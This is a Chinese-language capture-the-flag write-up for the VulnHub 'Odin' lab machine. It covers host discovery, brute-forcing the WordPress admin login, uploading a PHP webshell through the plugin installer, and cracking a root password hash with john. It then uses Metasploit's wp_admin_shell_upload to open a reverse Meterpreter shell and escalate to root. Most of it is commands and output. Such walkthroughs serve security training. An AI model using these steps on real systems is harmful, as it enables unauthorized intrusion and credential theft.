

Odin靶机WriteUp

原创

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4 篇文章 0 订阅

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Odin靶机WriteUp

文章首发于: <https://www.xiinnn.com/571/>

攻击前准备:

启动靶机, 配置kali虚拟机与靶机的网卡, 确保两台主机桥接至同一块网卡。

本篇WriteUp环境介绍:

kali虚拟机: 192.168.56.101

靶机: 192.168.56.108

正式攻击:

其实在攻击前, 是不知道靶机的具体ip的, 因此可以使用下方命令探测局域网下存活的主机

```
arp-scan -l
```

```
root@kali:~# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:86:4b:f5, IPv4: 192.168.56.101
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:17    (Unknown: locally administered)
192.168.56.100 08:00:27:19:db:6c    PCS Systemtechnik GmbH
192.168.56.108 08:00:27:27:82:0d    PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.961 seconds (130.55 hosts/sec)
. 3 responded
```

因此: 靶机的ip为: 192.168.56.108


再接着使用nmap工具, 探测端口以及主机所启动的一些服务。

```
nmap -O -A 192.168.56.108
```


```
root@kali:~# nmap -O -A 192.168.56.108
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-15 02:22 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.108
Host is up (0.00051s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.5.3
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: vikingarmy &#8211; Just another Joomla site
MAC Address: 08:00:27:27:82:0D (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:                                     https://blog.csdn.net/qq_43661593
```

从中获取到信息有，服务器仅开启了80端口，80端口上开了WordPress服务，使用的系统为Ubuntu，网站使用了Apache服务。

使用浏览器打开，界面如下图所示：



刚刚上面获取到信息有，这个博客是用WordPress搭建的，但是整个网页排版乱七八糟的。随便点开一个超链接，无法正常访问，如下图。




可以猜测，上方排版杂乱无章，是因为网页上的css和js没有被正确的链接，而没有被正确的链接的原因就是，服务器找不到odin这个主机。

因此修改kali主机里的host文件，使浏览器向odin发起的请求全部转为向靶机（192.168.56.108）的请求

下方编辑/etc/hosts文件


```
nano /etc/hosts #当然也可以使用vim等其他编辑器
```



添加靶机 odin的规则

保存后退出


再重新访问浏览器，发现该有的样式都有了。



因为是使用的WordPress搭建的，因此猜测后台有wp-admin登录界面。

在浏览器访问：靶机/wp-admin


如：192.168.56.108/wp-admin



接下来使用burpsuite进行爆破


具体爆破过程就不展示了，这边直接给出爆破结果

账号是：admin；密码是：qwerty



这样就进入到后台管理界面，可以看到，此时登录用户就是管理员


接下来可以尝试通过上传插件的方式将我们的一句话木马插入到根目录中




点击install now 即可，虽然安装会不成功，但是php文件确实被上传到了服务器目录下

根据WordPress上传媒体的命名习惯

这一句话木马文件应该是被存储到了:192.168.56.108/wp-content/uploads/2020/12/一句话木马.php



可以看到一句话木马已经被解析了，现在可以使用中国蚁剑或者菜刀工具连接。



接下来查看网站首页：发现了一堆可能是加密后的密文的东西

```
MFZC4Z32EBZG6Y3LPFXXKIDONFRWKIDXN5ZGI3DJON2AU===
```

base32解密后:

```
ar.gz rockyou nice wordlist
```

```
SWYgew91IGxvb2sgY2xvc2VseSwgew91IHdvcid0IG5lZWQgaXQgaGVyZQo=
```

base64解密后:

```
If you look closely, you won't need it here
```

然后翻查WordPress目录下，看到了在/var/www/html/wp-config.php文件的最后，有一行root的影子文件。

```
中国蚁剑
AntSword 编辑 窗口 调试
192.168.56.108
编辑: /var/www/html/wp-config.php
/var/www/html/wp-config.php
刷新 高亮 用此编码打开 保存
66 $table_prefix = 'wp_';
67
68 /**
69  * For developers: WordPress debugging mode.
70  *
71  * Change this to true to enable the display of notices during development.
72  * It is strongly recommended that plugin and theme developers use WP_DEBUG
73  * in their development environments.
74  *
75  * For information on other constants that can be used for debugging,
76  * visit the documentation.
77  *
78  * @link https://wordpress.org/support/article/debugging-in-wordpress/
79  */
80 define( 'WP_DEBUG', false );
81
82 /* That's all, stop editing! Happy publishing. */
83
84 /** Absolute path to the WordPress directory. */
85 if ( ! defined( 'ABSPATH' ) ) {
86     define( 'ABSPATH', __DIR__ . '/' );
87 }
88
89 /** Sets up WordPress vars and included files. */
90 require_once ABSPATH . 'wp-settings.php';
91
92 /** root:$6$e9hWlNuTuxApq8h6$ClVqvF9MJJa424dmU96Hcm6cvevBGP10aHbWg//71DVUF1kt7ROW160rv9oaL7uKbDr2qIGsSxMmocdudQzjb01:18600:0:99999:7:::*/
93
```

```
/** root:$6$e9hWlNuTuxApq8h6$ClVqvF9MJJa424dmU96Hcm6cvevBGP10aHbWg//71DVUF1kt7ROW160rv9oaL7uKbDr2qIGsSxMmocdudQzjb01:18600:0:99999:7:::*/
```

这一串东西的配置规则是:

```
root:$6$7vXyCOws$Hp/xoGf50Kov51cy83h6CTYoQerInkAFWwYZL22640N6P0kgy9Gfy4NVndDa1hNUevqR122E7ykmA1BII0g0C.:16821:0:99999:7:::
```

用户名:加密密码:上次更改密码的时间:最小更改密码间隔:密码有效期限:密码过期提示时间:密码锁定期:账户有效期:保留字段

题目提示: 使用rockyou字典(/usr/share/wordlist)

```
cd /usr/share/wordlist
```

因此将下方这一串东西保存至一个文件中, 这边命名为1

```
$6$e9hWlNuTuxApq8h6$ClVqvF9MJJa424dmU96Hcm6cvevBGP10aHbWg//71DVUF1kt7ROW160rv9oaL7uKbDr2qIGsSxMmocdudQzjb01
```

使用gunzip将rockyou字典解压出来

```
gunzip rockyou.txt.gz
```

解压出来之后, 使用john工具, 用John工具对文件1中的内容进行爆破

```
john --wordlist=rockyou.txt 1&&john --show 1
```

```
root@kali:/usr/share/wordlists# john --wordlist=rockyou.txt 1&&john --show 1
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
No password hashes left to crack (see FAQ)
?:jasmine
1 password hash cracked, 0 left
```

到这一步, 就已经把root用户的密码爆破出来了, 账号是root, 密码是jasmine


```
ebsite Contact Form Upload Vulnerability
43 exploit/unix/webapp/wp_optimizepress_upload 2013-11-29 excellent Yes WordPress OptimizeP
ress Theme File Upload Vulnerability
44 exploit/unix/webapp/wp_photo_gallery_unrestricted_file_upload 2014-11-11 excellent Yes WordPress Photo Gal
lery Unrestricted File Upload
45 exploit/unix/webapp/wp_phpmailer_host_header 2017-05-03 average Yes WordPress PHPMailer
Host Header Command Injection
46 exploit/unix/webapp/wp_pixabay_images_upload 2015-01-19 excellent Yes WordPress Pixabay I
mages PHP Code Upload
47 exploit/unix/webapp/wp_plainview_activity_monitor_rce 2018-08-26 excellent Yes Wordpress Plainview
Activity Monitor RCE
48 exploit/unix/webapp/wp_platform_exec 2015-01-21 excellent No WordPress Platform
Theme File Upload Vulnerability
49 exploit/unix/webapp/wp_property_upload_exec 2012-03-26 excellent Yes WordPress WP-Propert
y PHP File Upload Vulnerability
50 exploit/unix/webapp/wp_reflexgallery_file_upload 2012-12-30 excellent Yes Wordpress Reflex Ga
llery Upload Vulnerability
51 exploit/unix/webapp/wp_revslider_upload_execute 2014-11-26 excellent Yes WordPress RevSlider
File Upload and Execute Vulnerability
52 exploit/unix/webapp/wp_slideshowgallery_upload 2014-08-28 excellent Yes Wordpress SlideShow
Gallery Authenticated File Upload
53 exploit/unix/webapp/wp_symposium_shell_upload 2014-12-11 excellent Yes WordPress WP Sympos
ium 14.11 Shell Upload
54 exploit/unix/webapp/wp_total_cache_exec 2013-04-17 excellent Yes WordPress W3 Total
Cache PHP Code Execution
55 exploit/unix/webapp/wp_worktheflow_upload 2015-03-14 excellent Yes Wordpress Work The
Flow Upload Vulnerability
56 exploit/unix/webapp/wp_wpshop_ecommerce_file_upload 2015-03-09 excellent Yes WordPress WPshop eC
ommerce Arbitrary File Upload Vulnerability
57 exploit/unix/webapp/wp_wptouch_file_upload 2014-07-14 excellent Yes WordPress WPTouch A
uthenticated File Upload
58 exploit/unix/webapp/wp_wysija_newsletters_upload 2014-07-01 excellent Yes Wordpress MailPoet
Newsletters (wysija-newsletters) Unauthenticated File Upload

Interact with a module by name or index, for example use 58 or use exploit/unix/webapp/wp_wysija_newsletters_upload
msf5 > |
```

https://blog.csdn.net/qq_43661593

```
use exploit/unix/webapp/wp_admin_shell_upload
show options
set password qwerty
set username admin
set targeturi ''
set lhost 192.168.56.102 #本地ip
```

设置好相关参数之后，exploit执行

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.56.102:4443
[*] Authenticating with WordPress using admin:qwerty...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/DeRPNLVFXM/tcntBdVfdo.php...
[*] Sending stage (38288 bytes) to 192.168.56.108
[*] Meterpreter session 2 opened (192.168.56.102:4443 → 192.168.56.108:44772) at 2020-12-15 06:03:37 -0500
[+] Deleted tcntBdVfdo.php
[+] Deleted DeRPNLVFXM.php
[+] Deleted ../DeRPNLVFXM

meterpreter > |
```

https://blog.csdn.net/qq_43661593

反弹一个会话

```
shell
```

```
meterpreter > shell
Process 2347 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
|
```

用shell连接会话

查看当前用户

```
sn: 0: getcwd() failed: No such fi
whoami
www-data
█
```

使用su，用root的账号密码进行登录

```
su
```

```
su
Password: jasmine
shell-init: error retriev

whoami
root
█
```

这个时候就拿到了root权限，并且可以在kali中执行相应的命令。

后记：

前面通过蚁剑连接的时候，已经获得webshell，但是在蚁剑的虚拟终端中是无法使用su命令的，也就是没有办法通过蚁剑获取root权限

使用su，用root的账号密码进行登录

```
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```
└─(root) : www-data
(*) 输入 ashelp 查看本地命令
(www-data: /var/www/html/wp-content/uploads/2020/12) $ ls
(www-data: /var/www/html/wp-content/uploads/2020/12) $ whoami
(www-data: /var/www/html/wp-content/uploads/2020/12) $ su
(www-data: /var/www/html/wp-content/uploads/2020/12) $
```

靶机链接：

odin.ova (Size: 2.6 GB)

Download: https://drive.google.com/file/d/1ENlwWh2deSyuT-bVtpN6G_2Bdej-7jVG/view?usp=sharing

Download (Mirror): <https://download.vulnhub.com/odin/odin.ova>

Download (Torrent): <https://download.vulnhub.com/odin/odin.ova.torrent> (Magnet)